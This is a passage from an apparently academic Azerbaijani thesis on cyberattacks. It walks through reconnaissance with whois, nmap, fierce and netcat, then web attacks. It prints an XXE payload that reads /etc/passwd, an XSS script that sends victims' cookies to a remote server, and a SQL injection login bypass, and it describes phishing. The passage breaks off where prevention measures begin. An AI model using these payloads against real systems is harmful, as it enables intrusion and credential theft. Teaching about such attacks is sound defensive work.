İnfrastrukturun informasiya təhlükəsizliyi siyasətini pozmaq cəhdləri barədə şəbəkə və ya sayt administratorunu xəbərdar etməklə, məlumatların toplanmasından tutmuş məlumatların təhlilinə və sonra cavab reaksiyasına qədər təhlükəsizlik zəncirində müdaxilənin aşkarlanması sistemləri çox mühüm rol oynayır. Təcavüzkarlar təhlükəsizliyi pozarsa, qüsurlu sistemlər nəinki cari təhlükəsizlik məlumatları haqqında yanlış məlumat verir, həm də böyük həcmdə yanlış həyəcan siqnalları yaradır. Üstəlik, nasaz sistemlərdən alınan məlumatların dəyəri nəinki təhlükəli, həm də potensial olaraq prosesin dayanmasına gətirib çıxarda bilər.

FƏSİL 2. KİBERHÜCUMLARIN QARŞISININ ALINMASI VƏ AĞILLI SİSTEMLƏRİN TƏTBİQİ

2.1 Kiberhücumların qarşısının alınması metodları

Bu bölmədə biz kibertəhlükəsizlik müəyyən edilməsi üçün hücumlar və onların qarşısının alınmasına baxacağıq. Bu hücumlar şəbəkə və veb tərəfində təhlükəsizliyin idarə edilməsi ilə bağlı prosesləri və strategiyaları haqqında danışılmışdır. Qanunvericiliyə uyğun olaraq, xüsusi diqqət yetirilib və bu dissertasiya işində heç bir qanunsuz hərəkətə yol verilməyib. Hər bir zərərli hücum başqa bir virtual maşından həssas olan başqa virtual maşına qarşı icra edilmişdir.


Footprinting - Hücum etməzdən əvvəl görülməli ilk addım qurban haqqında məlumat toplamaqdır. Cinayətkar istifadə olunan texnologiyalar haqqında nə qədər çox bilsə, o qədər çox hücum tərəfləri ola bilər. İlk vəzifə şirkətin hansı strukturdan istifadə edə bilməyindən xəbərdar olmaq lazımdır.

Bunu etmək üçün müxtəlif alətlər və texnikalar var və bu nöqtədə demək olar ki, heç bir bacarıq tələb olunmur. Bəzi şirkətlər öz veb saytlarında və ya sosial mediada həddən artıq çox məlumat verirlər. Əgər server konfigurasiyaları hər kəsin görə biləcəyi birbaşa mövcuddursa, bu, mümkün hücumu asanlaşdırmaq deməkdir. Bir neçə dəqiqə ərzində haker bu xüsusi sistemin zəifliklərə həssas olub olmadığını anlaya bilər. Həmçinin, veb saytın HTML fayllarında qalan şərhlər bəzən hücumçuya mühüm məlumat verə bilər. Konfigurasiyalar, e-poçt ünvanları və ya adlar hücumçular tərəfindən nəzərə alınır, çünki o, daha sonra onlardan istifadə edə bilər. Sadəcə olaraq axtarış motorlarından istifadə edərək məlumatı necə axtarmaq lazım olduğunu bilmək kifayətdir. Hücumçu bəzi əmrlərdən və ya proqram təminatından istifadə edərək dəyərli bir məlumat əldə edə bilər: IP ünvanları. "whois" Unix və ya Windows-da işlədilə bilən və onlayn olaraq da mövcud olan bir əmrdir. IP ünvanlarını və veb-saytın sahibi haqqında məlumatı qaytarmaq üçün DNS-i sorğulayır. Veb saytla "ping" əmrindən istifadə etməklə onun IP ünvanını da aşkar etmək mümkündür.

Digər qiymətli məlumatları əmrlərlə əldə etmək olar. "dmitri" paketi istifadəçiyə "whois" sorğuları və müxtəlif əməliyyatlar etməyə imkan verən paketdir. Digərləri

arasında "- winse" parametri bizə ünvan və host haqqında daha ətraflı məlumat verir. Hücümçunun şirkətin informasiya sistemi haqqında məlumat əldə etməsinə kömək edə biləcək bir çox vasitə var. Əsas məqsəd qanuni və qeyri-qanuni üsullardan istifadə etməklə şirkətin şəbəkəsi və xidmətləri ilə mümkün qədər tanış olmaqdır. (Şəkil 7)

Şəkil 7. "whois" əmri



```
sarbasishvmw@ubuntu:~/Desktop$ whois how2shout.com
Domain Name: HOW2SHOUT.COM
Registry Domain ID: 1995518207_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http://www.godaddy.com
Updated Date: 2020-01-27T03:17:43Z
Creation Date: 2016-01-18T21:36:56Z
Registry Expiry Date: 2023-01-18T21:36:56Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: 480-624-2505
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: ALI.NS.CLOUDFLARE.COM
Name Server: JOHN.NS.CLOUDFLARE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2020-07-23T13:28:54Z <<<


For more information on Whois status codes, please visit https://icann.org/epp
```

Mənbə: <https://linux.how2shout.com/use-the-whois-command-linux-see-domain-info/>

Skanlama - Bu ikinci addım hansı portların açıq olduğunu və ya hansı xidmətlərin işlədiyini görmək üçün sistemləri skan etməkdən ibarətdir. Əvvəlki addımın davamında hədəf getdikcə daha dəqiqləşir. İzləmə əməliyyatları narahatlıq olmadan tam anonim şəkildə həyata keçirilə bildiyi halda, bəzi fəaliyyətlər hücumə məruz qalan server tərəfindən qeyd oluna və ya Intrusion Detection Systems tərəfindən şübhəli fəaliyyət kimi aşkarlanma biləcəyi üçün skan bir az daha ehtiyatlılıq tələb edir. Bunu etmək üçün ən məşhur vasitə "nmap"dır. Bu, istifadəçiyə şəbəkədə hostları və xidmətləri kəşf etməyə imkan verən çox yönlü bir vasitədir. Windows və Unix-də mövcud olan komanda çoxlu sayda parametrləri vardır. Ən maraqlısı aşkarlanma riski olmadan skan etməyə imkan verən parametrdir. Bunu tamamlamamaqla edir

Serverdən portun açıq olduğunu göstərən cavabdan sonra sıfırlama paketi (RST) göndərməklə 3 tərəfli handshakes ilə mümkündür. (Şəkil 8.)

Şəkil 8. 3 tərəfli handshake RST paketi ilə kəsilməsi



Mənbə: <https://core.ac.uk/download/pdf/53189097.pdf>

Bu texnikanın çatışmazlıqları yoxdur, çünki bu skanlar hələ də aşkarlana və qeyd edilə bilər və RST paketlərinin çox olması şübhəli görünə bilər. Daha təhlükəsiz olmaq üçün “nmap” Intrusion Detection Systems (Nmap Network Scanning, n.d.) məruz qalmasını azaltmaq üçün skanlarda gecikmələrin olması imkanını verir. (Şəkil 9.)

Şəkil 9. “nmap” ilə normal gecikmə müddətində (T3) səssiz port skanlanması

```
root@kali:~# nmap -sS 10.0.2.10 -T3
Starting Nmap 7.70 ( https://nmap.org ) at 2023-05-07 10:12 CEST
Nmap scan report for 10.0.2.10
Host is up (0.000065s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
```


Mənbə: <https://www.google.com/url?sa=i&url=https%3A%2F%2Fstatic1.squarespace.com%2Fstatic%2F641d59874417ce6ff14cdd60%2Ft%2F64240253ec6ade40646ca0e5%2F1680081492317%2Fvonilodugefixukoti.pdf&psig=AOvVaw200ZxbH0Q188W1g-rOhjAe&ust=1683658021532000&source=images&cd=vfe&ved=0CBEQjRxqFwoTCNjVroKy5v4CFQAAAAAdAAAAABAg>

“Netcat” həm də açıq portları skan etmək üçün yaxşı bir vasitədir, əlaqə yaratmaq üçün çoxsaylı imkanlar təklif edir, həm də back doors imkanı verir. (Zulkefli, N. Z.,

Maarof, M. A. və başqaları, 2016: s. 37-42)

Enumeration - Növbəti son addım hədəfin nədən ibarət olduğuna dair ən dəqiq fikrə sahib olmaqdan ibarətdir. "Netcat", "nmap" və ya digər strategiyalardan istifadə edərək, məqsəd işləyən xidmət növünə və onun versiyasına sahib olmaqdır. DNS serverlərindən əldə edilən məlumatları DNS-in özündən sorğulamaqla əldə etmək olar. Hücümçü üçün ən yaxşı ssenari zona transferlərinə icazə verilməsidir. Zona köçürmələri o deməkdir ki, haker özünü slave DNS kimi göstərir və bütün host adı siyahısı haqqında məlumat üçün əsas DNS serverindən soruşur. Müvəffəqiyyət qazanarsa, subdomenlərin və onların IP ünvanlarının tam siyahısını əldə etmək mümkündür. Subdomenlərin siyahısını əldə etmək üçün başqa bir həll kobud gücdən istifadə etmək və hər bir girişin etibarlı olub olmadığını əl ilə yoxlamaqdır. Bu əməliyyat, DNS zonası köçürməsinə həyata keçirməyə cəhd etdikdən sonra DNS girişini skan edəcək bir skript olan "fierce" ilə mümkündür. (Şəkil 10)

Şəkil 10. "Fierce" ilə subdomenlər axtarışı



```
File Edit View Search Terminal Help
root@black:~# fierce -dns hacklabs.com
DNS Servers for hacklabs.com:
    ns52.domaincontrol.com
    ns51.domaincontrol.com

Trying zone transfer first...
    Testing ns52.domaincontrol.com
        Request timed out or transfer not allowed.
    Testing ns51.domaincontrol.com
        Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force


Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
65.39.205.54    ftp.hacklabs.com
```

Mənbə: <https://subscription.packtpub.com/book/cloud-and-networking/9781787121829/2/ch02lv11sec21/getting-a-list-of-subdomains>

DNS-dən başqa digər xidmətlər haqqında da məlumat əldə etmək olar. Hücümçü potensial zəiflikləri axtarmaq üçün xidmətin adını və versiyasını axtara bilər. Bu proses *banner grabbing* adlanır və bunu etməyin bir çox yolu var. HTTP serverləri,

SSH və ya FTP serverləri risk altındadır. (Şəkil 11)

Şəkil 11. Banner grabbing



```
root@kali:~# nc 10.0.2.10 22
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

Mənbə:<https://www.yeahhub.com/use-netcat-listening-banner-grabbing-transferring-files/>

Ən çox görülən kiberhücumlar və onların qarşısının alınması haqqında aşağıda danışılmışdır:

Haker istifadə edilə bilən bir zəifliyi aşkar etdikdən sonra o, həmin xüsusi qüsurə diqqət yetirərək hədəfə hücum etməyə başlaya bilər. Həssas qurğular arasında veb proqramları, veb saytları, daxili şəbəkələri və ya Wi-Fi-i qeyd edə bilərik. Onların hamısını təqdim etmək qeyri-mümkündür, çünki onlar çox olduğundan və yeniləri hələ də kəşf olunmaqdadır, yalnız əsasları müzakirə olunacaq. Onlar ən çox yayılmışdır, çünki edilə biləcək zərər nisbətən vacibdir və texniki tələb minimaldır.

İdentifikasiyanın və sessiyanın idarə edilməsi – Təsdiqləmə resurslarına çıxış əldə etmək üçün istifadəçilərin şəxsi məlumatlarının saxlanıldığı xidmərə və ya veb sahifəyə sübut etməkdən ibarət bir prosesdir. Hər sorğu üçün bu prosesin təkrarlanmaması üçün sessiya məlumatları yaradılır və istifadəçi sistemdən çıxmaq qərarına gələndə qədər resurslar əlçatan olacaq. Bu boşluq veb serverləri və veb proqramlarında yaranan boşluqdur. İstifadəçi istifadəçi adı və parol kombinasiyasından istifadə edərək daxil olmalı olacaq. Bu əməliyyat düzgün aparılmazsa, hücumçu hesabı ələ keçirə bilər və beləliklə, etibarlı istifadəçi və ya daha da pisi administrator kimi çıxış edə bilər. Kuki kimi sessiya məlumatları yaradılsa, bu da oğurlana bilər.

Hücumun reallaşdırılması – bu hücumdan istifadə etmək üçün hücumçunun iki seçimi var. Birincisi, istifadəçi parolunun ümumi kombinasiyasını sınaqla brute-force hücumunu sınaqlar. Bu, “parol” və ya “123456789” kimi parol kimi istifadə oluna bilən sözlərin siyahısını ehtiva edən fayldan istifadə etməklə və ya normal simvolların, xüsusi simvolların və nömrələrin təsadüfi kombinasiyası vasitəsilə lüğətə əsaslanan hücum vasitəsilə edilə bilər.

İkinci seçim istifadəçi uğurla daxil olduqda yaradılan sessiya identifikatorunu

tutmağa çalışmaqdır. Bu məlumat qorunmursa, trafiki ələ keçirmək üçün snayferdən istifadə etmək hakerin özünü qeydiyyatdan keçmiş istifadəçi kimi göstərməsi üçün kifayətdir.

XML Xarici Müəssisə Hücumları - Bəzi veb xidmətləri XML sənədlərini qəbul edir və onları emal edir. Sənədlərin işinə cavabdeh olan proqram XML analizatoru adlanır və yoxlanılmır.

Hücümün istifadə etdiyi zəiflik - Zəif konfigurasiya olunarsa, XML analizatoru istinadlar olan xarici obyektləri qəbul edə bilər. Təcavüzkar ələ edə bilər ki, bu xarici obyektlər XML faylını emal edən sistemdən alınan fayllara istinad etsinlər. Əksər hallarda məqsəd həssas fayllara daxil olmaqdır, lakin eyni zamanda Xidmətdən imtina hücumu ilə nəticələnmə bilər.

Hücümün reallaşdırılması - Mətn redaktoru ilə zərərli XML faylını saxtalaşdırmaq asandır. Sadəcə XML analizatorunun necə işlədiyini və həssas məlumatları bizə necə qaytara biləcəyini başa düşmək lazımdır. Aşağıdakı nümunədə XML sənədi Unix serverindən “passwd” faylının məzmununu verməsini xahiş edir. (Şəkil 12)

Şəkil 12. XML Xarici hücumunun nümunəsi

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Mənbə:[https://owasp.org/www-community/vulnerabilities/XML_External_Entity_\(XXE\)_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)

Server tələb olunan resursu axtaracaq və istifadəçiyə faylın məzmununu qaytaracaq, məşindəki hesablar haqqında məlumat verəcəkdir. Server şəbəkəsindəki faylların da əlçatan olduğunu bilmək vacibdir.

Giriş nəzarətə (Access control) hücum - İstifadəçi uğurla daxil olduqda, onun imtiyazlarına uyğun olaraq avtorizasiya hüquqları tətbiq olunur.

Hücümün istifadə etdiyi zəiflik - Buradakı risk veb saytda və ya veb proqramda

autentifikasiyadan sonra ortaya çıxır. Düzgün idarə olunmazsa, icazəsi olmayan istifadəçilər həssas sənədlərə daxil ola, hətta məlumatları silə və ya dəyişdirə bilər. Hücumun reallaşdırılması - Bu zəiflikdən istifadə etmək üçün yalnız brauzer və veb sayt haqqında müəyyən bilik tələb olunur. Girişlər pis konfigurasiya edildiyi üçün bəzi hərəkətləri yerinə yetirə bilməyən sadə istifadəçi sadəcə URL-ləri dəyişdirməklə resurslara daxil ola bilər. Bu o deməkdir ki, hücumçu məsələn, admin səhifəsinə baxmaq üçün sorğu verə bilər. Arxa hissədə heç bir yoxlama aparılmır və istifadəçinin şəxsiyyəti və rolu yoxlanılmır, buna görə də səhifə göstərilir. API xüsusi sintaksisi olan URL-dən istifadə edərək elementi əlavə edir, dəyişdirir və ya silirsə, istifadəçi bunu edə bilər. (Sarhan, A., və El-Dahshan, E. S., 2020: s. 1581-1594)

Şəkil 13. Elementi silmək üçün API çağırılır



Mənbə:[https://owasp.org/www-community/vulnerabilities/XML_External_Entity_\(XXE\)_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)

Yanlış konfigurasiyaları ilə təhlükəsizlik boşluqları - Yeni bir xidmət həyata keçirərkən və ya yeni proqram inkişaf etdirərkən, standart konfigurasiya təyin edilir. Daha sonra parametrləri nəzərdən keçirmək və potensial qüsurları yarada biləcəkləri dəyişdirmək və yalnız inkişaf məqsədləri üçün istifadə olunan hər şeyi aradan qaldırmaq tərtibatçıların və ya mütəxəssislərin öhdəsindədir. (Şəkil 13)

Hücumun istifadə etdiyi zəiflik- Təhlükəsizliyin səhv konfigurasiyaları, zəifliklərdən uğurla istifadə edildiyi təqdirdə müxtəlif hərəkətlər etmək imkanı olan hücumlar tərəfindən asanlıqla aşkarlana bilər. Bu səhv konfigurasiyalar veb proqramların bir çox aspektlərinə aiddir, lakin ən təhlükəlisi infrastrukturun hər hansı elementi üçün standart konfigurasiyanın saxlanmasıdır. Məzmun İdarəetmə Sistemləri (CMS) standart olaraq hər kəsə genişləndirmələr quraşdırmağa imkan verir ki, bu da inkişaf etdirərkən praktikdir, lakin mümkün qədər tez məhdudlaşdırılmalıdır. Konfigurasiya edilmədikdə veb serverlər problem yarada bilər, çünki defolt parollar zəifdir və təcavüzkar üçün təxmin etmək asandır.

Kataloqların siyahısına da standart olaraq icazə verilir və səhvlər mümkün hücumçuya çox məlumat verir.

Hücumun reallaşdırılması - Çox vaxt bir brauzer hücumu həyata keçirmək üçün kifayətdir. CMS-dən asılı olaraq “admin.php” və ya “hidden.php” axtarışı uğurlu ola bilər. Lazım gələrsə, çox geniş yayılmış parolları sınamaq, lüğətə əsaslanan kobud güc hücumundan istifadə etmək də etimadnamələrin uğurla mənimsənilməsinə və beləliklə, həssas məlumatların əldə edilməsinə səbəb ola bilər.

Cross-site scripting - Bu boşluq forumlarda və ya istifadəçiyə səhifə tərəfindən göstəriləcək mesajları yerləşdirməyə imkan verən istənilən veb saytda tapıla bilər. Axtarış funksiyası olan veb saytlar da yaxşı nümunədir.

Hücumun istifadə etdiyi zəiflik- Saytlarası skript (XSS) veb sayta Javascript kodunun yerləşdirilməsindən ibarətdir. Məqsəd digər istifadəçilərin brauzerlərini zərərli skripti işlətməkdir. Zəiflik təhlükəli Javascript API-lərindən qaynaqlanır və zərərçəkmiş istifadəçi üçün böyük nəticələrə səbəb ola bilər, çünki o, veb-saytın təhlükəsiz olduğunu düşünür. İstifadəçini müxtəlif səhifələrə yönləndirmək, naviqasiya kukilərini, etimadnamələri və s. oğurlamaq mümkündür.

Hücumun reallaşdırılması - bu hücumu həyata keçirməyin bir neçə yolu ola bilər. Sadə bir misal, “<script> alert ('XSS hücumu uğurlu') </script>” ilə oxşar veb saytda qalan şərh ola bilər. İndi istifadəçi hər dəfə brauzerin etibarlı skript olduğunu düşünərək səhifəni açanda, onlar xəbərdarlıqla təkrarlandı. Bu vəziyyətdə bu, fəlakətli deyil, lakin bir az ixtiyar sahibi olmaqla, təcavüzkar istifadəçinin kukisini aşağıdakı kimi “” etiketi ilə gizlədərək özünə göndərə bilər.

Başqa bir seçim istifadəçini saxta veb səhifəyə yönləndirməkdir. İstifadəçi adı və şifrəni soruşacaq, sonra daxil etdiyi zaman məlumatları oğurlamaqla prosesi bitirəcəkdir.

Təhlükəsiz seriyasızlaşdırma - Serializasiya bir obyektin bayt axınına dəyişdirilməsi mənasını verən proqramlaşdırma terminidir. Bu, diskdə saxlanması və ya şəbəkə vasitəsilə göndərilməsi üçün edilir. Bu proses bir çox proqramlaşdırma dillərində mümkündür və bir çox çərçivələr buna imkan verir. Deserializasiya, bayt axını obyektə çevirən əks prosesdir. (Şəkil 14)

Şəkil 14. İstifadəçinin kukisini hücumçunun serverinə göndərən Javascript kodu

```
<script type="text/javascript">
    var addr = "http://www.serveur-distant.net/page-
    piege.php?cookie=" + document.cookie;
    var imgTag = document.createElement("img");
    imgTag.setAttribute("src",addr);
    document.body.appendChild(imgTag);
</script>
```

Mənbə: <https://null-byte.wonderhowto.com/how-to/write-xss-cookie-stealer-javascript-steal-passwords-0180833/>

Hücumun istifadə etdiyi zəiflik- deserializasiya müxtəlif zəifliklərə malik ola bilər. Təcavüzkar uzaqdan kodun icrası və ya xidmətdən imtina ilə nəticələnən məlumatları göndərə bilər.

Hücumun reallaşdırılması - bu hücumun həyata keçirilməsi mürəkkəb ola bilər və obyektləri seriallaşdırmaq üçün istifadə olunan proqramlaşdırma dilinə xasdır. Ümumi çatışmazlıqlar serverin etibarsız məlumatları qəbul etməsi və zəif sıradan çıxarma üsullarından istifadə etməsidir.

SQL injection - SQL inyeksiyası çox populyardır, çünki yerinə yetirmək asandır. Veb tətbiqi və ya veb-sayt istifadəçiyə məlumat əldə etmək üçün verilənlər bazasını sorğulamağa imkan verirsə, o, bu manipulyasiyaya qarşı həssas ola bilər.

Hücumun istifadə etdiyi zəiflik- SQL injection, verilənlər bazasına edilən sorğuların zərərli şəkildə dəyişdirilməsindən ibarət olan haker üsuludur. Bu, tez-tez veb tətbiqi vasitəsilə edilir və şirkətin biznesinə dağıdıcı təsir göstərə bilər, çünki elementlər əldə edilə bilər və ya məlumatlar dəyişdirilə və ya silinə bilər. Bu, əsasən səhv proqramlaşdırmaya görə mümkündür.

Hücumun reallaşdırılması - Hücum heç bir alət tələb etmir, yalnız SQL haqqında bilik tələb edir. İstifadəçi və şifrə ilə sadə bir giriş səhifəsini təsəvvür edək. Birinci giriş üçün “istifadəçi1”, ikinci üçün “salam” daxil etsək, istifadəçinin düzgün paroldan istifadə edib-etmədiyini yoxlayacaq əsas SQL sorğusu “SELECT * FROM Users WHERE user = ‘user1’ and password=‘hello’ ”. Heç bir yoxlama aparılmazsa, hər kəs aşağıdakı dəyərlər cütünü daxil edə bilər: “user1, “OR 1=1--”. Bu o

deməkdir ki, verilənlər bazası tərəfindən aşağıdakı sorğu yerinə yetiriləcək:

“SELECT * FROM Users WHERE user = ‘user1’ AND password=’’ OR 1=1-- ’”,
bu həmişə doğru olacaq. Bu, SQL inyeksiyasının işləməsinin sadə nümunəsidir, lakin hücumlar başqa strategiyaların nəticəsi ola bilər, məsələn, açıqlanmaması lazım olan məlumatları qaytaracaq SELECT ifadəsini əlavə etmək üçün UNION operatorunun əlavə edilməsi. (Almishari, M. və Zincir-Heywood, A. N., 2015: s. 173-187)

Sosial mühəndislik - Sosial mühəndislik hücumu digər kiberhücumlardan fərqlidir, çünki o, həmişə sistemlərin sındırılmasını nəzərdə tutmur. Bu, texnoloji qüsurlara deyil, insanın zəif cəhətlərinə diqqət yetirməkdən ibarətdir.

Hücumun istifadə etdiyi zəiflik- İnsanlar şirkətin ən həssas hissəsidir. Onlar həssas məlumatları aşkar etmək üçün manipulyasiya edilə bilər və ya şüursuz olaraq hücumçunun resurslara daxil olmasına icazə verə bilər. İstifadə olunan taktikalar çox vaxt qurbanların məlumatsızlığından və ehtiyatsızlığından istifadə edir.

Hücumun reallaşdırılması - Sosial mühəndislik hücumunu həyata keçirmək üçün təcavüzkardan özünə inam və yenilik kimi bəzi keyfiyyətlər tələb olunur. Metodlar müxtəlifdir, lakin əksər hallarda hücumçu telefon, e-poçt və ya hətta şəxsən özünü başqası kimi göstərərək şirkətin əməkdaşını həssas məlumat verməyə inandırmağa çalışacaq. Mümkün qədər inandırıcı və incə olmaqla, ehtiyac duyduğu məlumatı əsl kimliyi üzə çıxmadan əldə etməyə çalışacaq.

Hücumçu həmçinin dolayı yolla işçilərini aldada bilər ki, bu da şirkətə zərər verəcək manipulyasiyalar həyata keçirsin. Fişinq adlanan bu üsul saxta əlavə və ya zərərli link ilə e-poçt göndərməkdən ibarətdir. Tez-tez özünü dost, iş yoldaşı, iş ortağı və ya böyük bir təşkilat kimi təqdim edən məzmunun məqsədi istifadəçini əlavəni açmağa və ya linki tıklamağa təşviq etməkdir. Qoşmanın açılması qurbanın kompüterində portları açma və ya faylları silə bilən zərərli proqramla nəticələnmə bilər. Hücumçunun həyata keçirə biləcəyi çoxlu metodlar vardır. Bağlantılar istifadəçiləri qurbanı öz məlumatlarını daxil etməyə təhrik edən saxta veb-saytlara yönləndirə bilər (saxta Gmail giriş səhifəsi, bankdan saxta giriş səhifəsi və s.).

Uğurlu sosial mühəndislik hücumunun açarı qurbanın heç bir şeydən

şübhələnməməsi üçün bunları etməkdir - məşhur şirkətlərin adından istifadə edərək oxşar linklərdən, məşhur sistemlərdən və s. əvvəl partnyorlarla qurbanın etibarlı mənbədən bir keçid və ya qoşma gəldiyini düşünməsi üçün e-poçtlarından istifadə edir. (Wang, G., and Wang, X., 2018: s. 18720-18736)

Yuxarıda göstərilən hücumların qarşısının alınması üçün aşağıda bəzi həll yolları təklif olunmuşdur:

